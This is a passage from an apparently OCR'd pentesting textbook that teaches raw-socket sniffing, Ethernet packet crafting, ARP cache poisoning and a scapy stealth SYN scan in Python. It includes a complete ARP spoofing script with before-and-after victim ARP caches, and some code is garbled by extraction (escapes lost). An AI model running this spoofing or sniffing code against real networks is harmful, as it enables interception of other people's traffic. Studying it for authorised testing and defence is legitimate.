- **Raw socket**: It does not care about the network layer stack and provides a shortcut to send and receive packets directly with the application.

The following socket methods are used for byte-order conversion:


- `socket.ntohl(x)`: This is the network to host long. It converts a 32-bit positive integer from the network to host the byte order.
- `socket.ntohs(x)`: This is the network to host short. It converts a 16-bit positive integer from the network to host the byte order.
- `socket.htonl(x)`: This is the host to network long. It converts a 32-bit positive integer from the host to the network byte order.
- `socket.htons(x)`: This is the host to network short. It converts a 16-bit positive integer from the host to the network byte order.

So, what is the significance of the preceding four methods?

Consider a 16-bit number, 0000000000000011. When you send this number from one computer to another, its order might get changed. The receiving computer might receive it in another form, such as 1100000000000000. These methods convert from your native byte order to the network byte order and back again. Now, let's look at the code to implement a network sniffer, which will work on three layers of the TCP/IP, that is, the physical layer (Ethernet), the network layer (IP), and the TCP layer (port).

Before we look at the code, you should know about the headers of all three layers:

- **The physical layer**: This layer deals with the Ethernet frame, as shown in the following image:



The structure of the Ethernet frame IEEE 802.3

The explanation for the preceding diagram is as follows:

- The **Preamble** consists of seven bytes, all of the form 10101010, and is used by the receiver to allow it to establish bit synchronization
- The **Start frame delimiter** consists of a single byte, 10101011, which is a frame flag that indicates the start of a frame

- The destination and source addresses are the Ethernet addresses usually quoted as a sequence of six bytes


We are interested only in the source address and destination address. The data part contains the IP and TCP headers.

One thing that you should always remember is that when the frame comes to our program buffer, it does not contain the **Preamble** and **Start frame delimiter** fields.

MAC addresses, such as `AA:BB:CC:56:78:45`, contain 12 hexadecimal characters, and each byte contains two hexadecimal values. To store MAC addresses, we will use six bytes of memory.

- **The network or IP layer**: In this layer, we are interested in the IP address of the source and destination.


Now, let's move on to our IPv4 header, as shown in the following diagram:



The IPv4 header

The IPv4 packet header consists of 14 fields, of which only 13 are required. The 14th field is optional. This header is 20 bytes long. The last eight bytes contain our source IP address and destination IP address. The bytes from 12 to 16 contain the source IP address, and the bytes from 17 to 20 contain the destination IP address:

- **The TCP header**: In this header, we are interested in the source port and the destination port address. If you note the TCP header, you will realize that it too is 20 bytes long, and the header's starting two bytes provide the source port and the next two bytes provide the destination port address. You can see the TCP header in the following diagram:




The TCP header

Now, start the promiscuous mode of the interface card and give the command as superuser. So, what is the promiscuous or promisc mode? In computer networking, the promiscuous mode allows the network interface card to read packets that arrive in its subnet. For example, in a hub environment, when a packet arrives at one port, it is copied to the other ports and only the intended user reads that packet. However, if other network devices are working in promiscuous mode, that device can also read that packet:

```
ifconfig eth0 promisc
```

Check the effect of the preceding command, as shown in the following screenshot, by typing the `ifconfig` command:



Showing the promiscuous mode

The preceding screenshot shows the `eth0` network card and that it is working in promiscuous mode.


Some cards cannot be set to the promiscuous mode because of their drivers, kernel support, and so on.

Now, it's time to code. First, let's look at the following snippet in its entirety and then understand it line by line:

```
import socket
import struct
import binascii
s = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, 8)
while True:
  try:
    pkt = s.recvfrom(2048)
    ethhead = pkt[0][0:14]
    eth = struct.unpack("!6s6s2s",ethhead)
```

```
    print "*"*50
    print "--------Ethernet Frame--------"
    print "Source MAC --> Destination MAC"
    print binascii.hexlify(eth[1]),"-->",binascii.hexlify(eth[0])
    print "-----------IP-----------------"
    num=pkt[0][14].encode('hex')
    ip_length = (int(num)%10)*4
    ip_last_range = 14+ip_length
    ipheader = pkt[0][14:ip_last_range]
    ip_hdr = struct.unpack("!12s4s4s",ipheader)
    print "Source IP--> Destination IP"
    print socket.inet_ntoa(ip_hdr[1]),"-->", socket.inet_ntoa(ip_hdr[2])
    print "---------TCP----------"
    tcpheader = pkt[0][ip_last_range:ip_last_range+20]

    tcp_hdr = struct.unpack("!HH9sB6s",tcpheader)
    print "Source Port--> Destination Port"
    print tcp_hdr[0],"-->", tcp_hdr[1]
    flag1 =tcp_hdr[3]
    str1 = bin(flag1)[2:].zfill(8)
    flag1 = ''
    if str1[0]== '1':
      flag1 = flag1+"CWR "
    if str1[1] == '1':
      flag1 = flag1+ "ECN Echo "
    if str1[2] == '1':
      flag1 = flag1 + "Urgent "
    if str1[3]== '1':
      flag1 = flag1+ "Ack "

    if str1[4]== '1':
      flag1 = flag1+"Push "
    if str1[5] == '1':
      flag1 = flag1+ "Reset "
    if str1[6] == '1':
      flag1 = flag1 + "Sync "
    if str1[7]== '1':
      flag1 = flag1+ "Fin "
    print "Flag", flag1
  except Exception as e :
    print e
```

We have already defined the `socket.PF_PACKET, socket.SOCK_RAW` lines. The `socket.htons(0x0800)` syntax shows the protocol of interest. The `0x0800` code defines the `ETH_P_IP` protocol. You can find all the code in the `if_ether.h` file located in `/usr/include/linux`. The `pkt = s.recvfrom(2048)` statement creates a buffer of 2,048. Incoming frames are stored in the `pkt` variable. If you print this `pkt`, it shows the tuples, but our valuable information resides in the first tuple. The `ethhead = pkt[0][0:14]` statement takes the first 14 bytes from the `pkt`. The Ethernet frame is 14 bytes long, and it comes first, as shown in the following diagram, and that's why we use the first 14 bytes:



Configuration of headers

In the `eth = struct.unpack("!6s6s2s",ethhead)` statement, `!` shows network bytes, and `6s` shows six bytes, as we discussed earlier. The `binascii.hexlify(eth[0])` statement returns the hexadecimal representation of the binary data. Every byte of `eth[0]` is converted into the corresponding two-digit hex representation. The `ip_length = (int(num)%10)*4` syntax tells us the size of the IPv4 header. The `ipheader = pkt[0][14:ip_last_range]` statement extracts the data between the range. Next is the IP header and the `ip_hdr =struct.unpack("!12s4s4s",ipheader)` statement, which unpacks the data into three parts, out of which our destination and source IP addresses reside in the second and third parts, respectively. The `socket.inet_ntoa(ip_hdr[3])` statement converts a 32-bit packed IPv4 address (a string that is four characters in length) to its standard dotted-quad string representation.

The `tcpheader = pkt[0][ip_last_range:ip_last_range+20]` statement extracts the next 20 bytes of data. The `tcp_hdr = struct.unpack("!HH9sB6s",tcpheader)` statement is divided into five parts, that is, `HH9sB6s` first, and then the source and destination port number. The fourth part, B, represents the flag value. The `str1 = bin(flags)[2:].zfill(8)` syntax is used to convert the flag int value to a binary value of eight bits.

The output of `sniffer_new.py` is as follows:


```
  --------Ethernet Frame--------
Source MAC --> Destination MAC
005056e2859d --> 000c29436fc7
-----------IP------------------
Source IP--> Destination IP
91.198.174.192 --> 192.168.0.24
---------TCP----------
Source Port--> Destination Port
443 --> 43885
Flag Ack Push Fin

************************************************
--------Ethernet Frame--------
Source MAC --> Destination MAC
005056e2859d --> 000c29436fc7
-----------IP------------------
Source IP--> Destination IP
91.198.174.192 --> 192.168.0.24
---------TCP----------
Source Port--> Destination Port
443 --> 43851
Flag Ack
```

Our sniffer is now working fine. Let's discuss the outcomes of the output. The Ethernet frame shows the destination MAC and the source MAC. The IP header tells the source IP where the packet is arriving from, and the destination IP is another operating system that is running on our subnet. The TCP header shows the `Source port`, the `Destination port`, and the `Flag`. The source port is `443`, which shows that someone is browsing a website. Now that we have an IP address, let's check which website is running on `91.198.174.192`:

```
  >>> import socket
  >>> socket.gethostbyaddr('91.198.174.192')
('text-lb.esams.wikimedia.org', [], ['91.198.174.192'])
>>>
```

The preceding results show the `text-lb.esams.wikimedia.org` website.

In the output, two packets are shown. If you print `tcp_hdr[3]`:



Flags values

If `16` comes, then the `bin(flag1)[2:].zfill(8)` syntax will return `00010000`, which means the ACK bit is on. The integer 25 means 00011001, which indicates the **Ack**, **Push**, and **Fin** bits are on.

Now, let's make some amendments to the code. Add one more line at the end of the code:

```
print pkt[0][ip_last_range+20:]
```

Let's check how the output is changed:

```
HTTP/1.1 304 Not Modified
Server: Apache
X-Content-Type-Options: nosniff
Cache-control: public, max-age=300, s-maxage=300
Last-Modified: Thu, 25 Sep 2014 18:08:15 GMT
Expires: Sat, 27 Sep 2014 06:41:45 GMT
Content-Encoding: gzip
Content-Type: text/javascript; charset=utf-8
Vary: Accept-Encoding,X-Use-HHVM
Accept-Ranges: bytes
Date: Sat, 27 Sep 2014 06:37:02 GMT
X-Varnish: 3552654421 3552629562
Age: 17
Via: 1.1 varnish
Connection: keep-alive
X-Cache: cp1057 hit (138)
X-Analytics: php=zend
```

At times, we are interested in TTL, which is a part of the IP header. This means we'll have to change the unpack function:

```
ipheader = pkt[0][14:ip_last_range]
ip_hdr = struct.unpack("!8sB3s4s4s",ipheader)
print "Source IP--> Destination IP, "
print socket.inet_ntoa(ip_hdr[3]),"-->", socket.inet_ntoa(ip_hdr[4])
print "TTL: ",ip_hdr[1]
```

Now, let's check the output of `sniffer_ttl.py`:

```
  --------Ethernet Frame--------
Source MAC --> Destination MAC
005056e2859d --> 000c29436fc7
-----------IP------------------
Source IP--> Destination IP
74.125.24.157 --> 192.168.0.24
TTL: 128
---------TCP----------
Source Port--> Destination Port
443 --> 48513
16
Flag Ack
```

The `TTL` value is `128`. So how does it work? It's very simple; we have unpacked the value in the format 8sB3s4s4s, and our TTL field comes at the ninth byte. After 8s means, after the eighth byte, we get the TTL field in the form of B.

Learning about packet crafting

This is a technique by which a hacker or pentester can create customized packets. By using a customized packet, a hacker can perform many tasks, such as probing firewall rule sets, port scans, and the behavior of the operating system. Lots of tools are available for packet crafting, such as Hping and Colasoft packet builder. Packet crafting is a skill. You can perform it with no tools, as you have Python.

First, we create Ethernet packets and then send them to the victim. Let's take a look at the entire code of `eth.py` and then understand it line by line:

```
import socket
s = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, socket.ntohs(0x0800))
s.bind(("eth0",socket.htons(0x0800)))
sor = 'x00x0cx29x4fx8ex35'
des ='x00x0Cx29x2Ex84x7A'
```

```
code ='x08x00'
eth = des+sor+code
s.send(eth)
```

You've already seen `s = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, socket.ntohs(0x0800))` in the packet sniffer. Now, decide on the network interface. We choose the eth0 interface to send the packet. The `s.bind(("eth0",socket.htons(0x0800)))` statement binds the eth0 interface with the protocol value. The next two lines define the source and destination MAC addresses. The `code ='x08x00'` statement shows the protocol of interest. This is the code of the IP protocol. The `eth = des+sor+code` statement is used to assemble the packet. The next line, `s.send(eth)`, sends the packet.

Introducing ARP spoofing and implementing it using Python

ARP (**Address Resolution Protocol**) is used to convert the IP address to its corresponding Ethernet (MAC) address. When a packet comes to the network layer (OSI), it has an IP address and a data-link layer packet that needs the MAC address of the destination device. In this case, the sender uses the ARP.

The term **address resolution** refers to the process of finding the MAC address of a computer in a network. The following are the two types of ARP messages that might be sent by the ARP:

- The ARP request
- The ARP reply

The ARP request


A host machine might want to send a message to another machine in the same subnet. The host machine only knows the IP address, while the MAC address is required to send the message at the data-link layer. In this situation, the host machine broadcasts the ARP request. All machines in the subnet receive the message. The Ethernet-protocol type of the value is `0x806`.

The ARP reply

The intended user responds with their MAC address. This reply is unicast and is known as the ARP reply.

The ARP cache

To reduce the number of address resolution requests, a client normally caches the resolved addresses for a short period of time. The ARP cache is a finite size. When any device wants to send data to another target device in a subnet, it must first determine the MAC address of that target even though the sender knows the receiver's IP address. These IP to MAC address mappings are derived from an ARP cache maintained on each device. An unused entry is deleted, which frees some space in the cache. Use the `arp –a` command to see the ARP cache, as shown in the following screenshot:



The ARP cache


ARP spoofing, also known as ARP cache poisoning, is a type of attack where the MAC address of the victim machine, in the ARP cache of the gateway, along with the MAC address of the gateway, in the ARP cache of the victim machine, is changed by the attacker. This technique is used to attack the local area networks. The attacker can sniff the data frame over the LAN. In ARP spoofing, the attacker sends a fake reply to the gateway as well as to the victim. The aim is to associate the attacker's MAC address with the IP address of another host (such as the default gateway). ARP spoofing is used for active sniffing.

Now, we are going to use an example to demonstrate ARP spoofing.

The IP address and MAC address of all the machines in the network are as follows:

Machine's name	**IP address**	**MAC address**
Windows XP (victim)	`192.168.0.11`	`00:0C:29:2E:84:7A`
Linux (attacker)	`192.168.0.10`	`00:0C:29:4F:8E:35`
Windows 7 (gateway)	`192.168.0.1`	`00:50:56:C0:00:08`

Let's take a look at the ARP protocol header, as shown in the following diagram:



The ARP header

Let's go through the code to implement ARP spoofing and discuss it line by line:

```
import socket
import struct
import binascii
s = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, socket.ntohs(0x0800))
s.bind(("eth0",socket.htons(0x0800)))

sor = 'x00x0cx29x4fx8ex35'
victmac ='x00x0Cx29x2Ex84x7A'

gatemac = 'x00x50x56xC0x00x08'
code ='x08x06'
eth1 = victmac+sor+code #for victim
eth2 = gatemac+sor+code # for gateway

htype = 'x00x01'
protype = 'x08x00'
```

```
hsize = 'x06'
psize = 'x04'
opcode = 'x00x02'

gate_ip = '192.168.0.1'
victim_ip = '192.168.0.11'
gip = socket.inet_aton ( gate_ip )
vip = socket.inet_aton ( victim_ip )

arp_victim = eth1+htype+protype+hsize+psize+opcode+sor+gip+victmac+vip
arp_gateway= eth2+htype+protype+hsize+psize+opcode+sor+vip+gatemac+gip


while 1:
  s.send(arp_victim)
  s.send(arp_gateway)
```

In the packet-crafting section explained previously, you created the Ethernet frame. In this code, we have used three MAC addresses, which are also shown in the preceding table. Here, we used `code ='x08x06'`, which is the code of the ARP protocol. The two Ethernet packets crafted are `eth1` and `eth2`. The next line, `htype = 'x00x01'`, denotes the Ethernet. Everything is in order as shown in the ARP header, `protype = 'x08x00'`, which indicates the protocol type; `hsize = 'x06'` shows the hardware address size; `psize = 'x04'` gives the IP address length; and `opcode = 'x00x02'` shows it is a reply packet. The `gate_ip = '192.168.0.1'` and `victim_ip = '192.168.0.11'` statements are the IP addresses of the gateway and victim, respectively. The `socket.inet_aton ( gate_ip )` method converts the IP address to a hexadecimal format. In the end, we assemble the entire code according to the ARP header. The `s.send()` method also puts the packets on the cable.

Now, it's time to see the output. Run the `arpsp.py` file.


Let's check the victim's ARP cache:

```
C:\Documents and Settings\Mohit>arp -a

Interface: 192.168.0.11 --- 0x2
  Internet Address      Physical Address      Type
  192.168.0.1           00-50-56-c0-00-08     dynamic
  192.168.0.128         00-50-56-fb-9a-61     dynamic

C:\Documents and Settings\Mohit>arp -a

Interface: 192.168.0.11 --- 0x2
  Internet Address      Physical Address      Type
  192.168.0.1           00-0c-29-4f-8e-35     dynamic
```

The ARP cache of the victim

The preceding screenshot shows the ARP cache before and after the ARP spoofing attack. It is clear from the screenshot that the MAC address of the gateway's IP has been changed. Our code is working fine.

Let's check the gateway's ARP cache:



The gateway's ARP cache

The preceding screenshot shows that our code has run successfully. The victim and the attacker's IPs have the same MAC address. Now, all the packets intended for the gateway will go through the attacker's system, and the attacker can effectively read the packets that travel back and forth between the gateway and the victim's computer.

In pentesting, you have to attack (ARP spoofing) the gateway to investigate whether it is vulnerable to ARP spoofing or not.

Testing the security system using custom packet crafting

In this section, we will see some special types of scans. In `chapter 2`, *Scanning Pentesting*, you saw the port scanner, which works based on the TCP connect scan. A three-way handshake is the underlying concept of the TCP connect scan.

A half-open scan

The half-open scan or stealth scan, as the name suggests, is a special type of scanning. Stealth-scanning techniques are used to bypass firewall rules and avoid being detected by logging systems. However, it is a special type of scan that is done by using packet crafting, which was explained earlier in the chapter. If you want to make an IP or TCP packet, then you have to mention each section. I know this is very painful and you will be thinking about *Hping*. However, Python's library will make it simple.

Now, let's take a look at using scapy. Scapy is a third-party library that allows you to make custom-made packets. We will write a simple and short code so that you can understand scapy.

Before writing the code, let's understand the concept of the half-open scan. The following steps define the stealth scan:

1. The client sends a SYN packet to the server on the intended port
2. If the port is open, then the server responds with the `SYN/ACK` packet
3. If the server responds with an `RST` packet, it means the port is closed
4. The client sends the `RST` to close the initiation

Now, let's go through the code, which will also be explained, as follows:

```
from scapy.all import *
ip1 = IP(src="192.168.0.10", dst ="192.168.0.3" )
tcp1 = TCP(sport =1024, dport=80, flags="S", seq=12345)
packet = ip1/tcp1
p =sr1(packet, inter=1)
p.show()

rs1 = TCP(sport =1024, dport=80, flags="R", seq=12347)
packet1=ip1/rs1
p1 = sr1(packet1)
p1.show
```

The first line imports all the modules of scapy. The next line, `ip1 = IP(src="192.168.0.10", dst ="192.168.0.3" )`, defines the IP packet. The name of the IP packet is `ip1`, which contains the source and destination address. The `tcp1 = TCP(sport =1024, dport=80, flags="S", seq=12345)` statement defines a `TCP` packet named `tcp1`, and this packet contains the source port and destination port. We are interested in port `80` as we have defined the previous steps of the stealth scan. For the first step, the client sends a `SYN` packet to the server. In our `tcp1` packet, the `SYN` flag has been set as shown in the packet, and seq is given randomly.


The next line, `packet= ip1/tcp1`, arranges the IP first and then the `TCP`. The `p =sr1(packet, inter=1)` statement receives the packet. The `sr1()` function uses the sent and received packets but it only receives one answered packet, `inter= 1`, which indicates an interval of one second because we want a gap of one second to be present between two packets. The next line, `p.show()`, gives the hierarchical view of the received packet. The `rs1 = TCP(sport =1024, dport=80, flags="R", seq=12347)` statement will send the packet with the `RST` flag set. The lines following this line are easy to understand. Here, `p1.show` is not needed because we are not accepting any responses from the server.

The output is as follows:

```
root@Mohit|Raj:/scapy# python halfopen.py
WARNING: No route found for IPv6 destination :: (no default route?)
Begin emission:
.*Finished to send 1 packets.
Received 2 packets, got 1 answers, remaining 0 packets
###[ IP ]###
  version   = 4L
  ihl       = 5L
  tos       = 0x0
  len       = 44
  id        = 0
  flags     = DF
  frag      = 0L
  ttl       = 64
  proto     = tcp
  chksum    = 0xb96e
  src       = 192.168.0.3
  dst       = 192.168.0.10
  options
###[ TCP ]###
     sport     = http
     dport     = 1024
     seq       = 2065061929
     ack       = 12346
     dataofs   = 6L
     reserved  = 0L
     flags     = SA
     window    = 5840
     chksum    = 0xf81e
     urgptr    = 0
     options   = [('MSS', 1460)]
###[ Padding ]###
        load      = 'x00x00'
Begin emission:
Finished to send 1 packets.
```

```
..^Z
[10]+  Stopped python halfopen.py
```

So we have received our answered packet. The source and destination seem fine. Take a look at the `TCP` field and note the flag's value. We have SA, which denotes the `SYN` and `ACK` flag. As we discussed earlier, if the server responds with a `SYN` and `ACK` flag, it means that the port is open. *Wireshark* also captures the response, as shown in the following screenshot:



The Wireshark output

Now, let's do it again but, this time, the destination will be different. From the output, you will know what the destination address was:

```
root@Mohit|Raj:/scapy# python halfopen.py
WARNING: No route found for IPv6 destination :: (no default route?)
Begin emission:
.*Finished to send 1 packets.
Received 2 packets, got 1 answers, remaining 0 packets
###[ IP ]###
  version   = 4L
  ihl       = 5L
  tos       = 0x0
  len       = 40
  id        = 37929
  flags     =
  frag      = 0L
  ttl       = 128
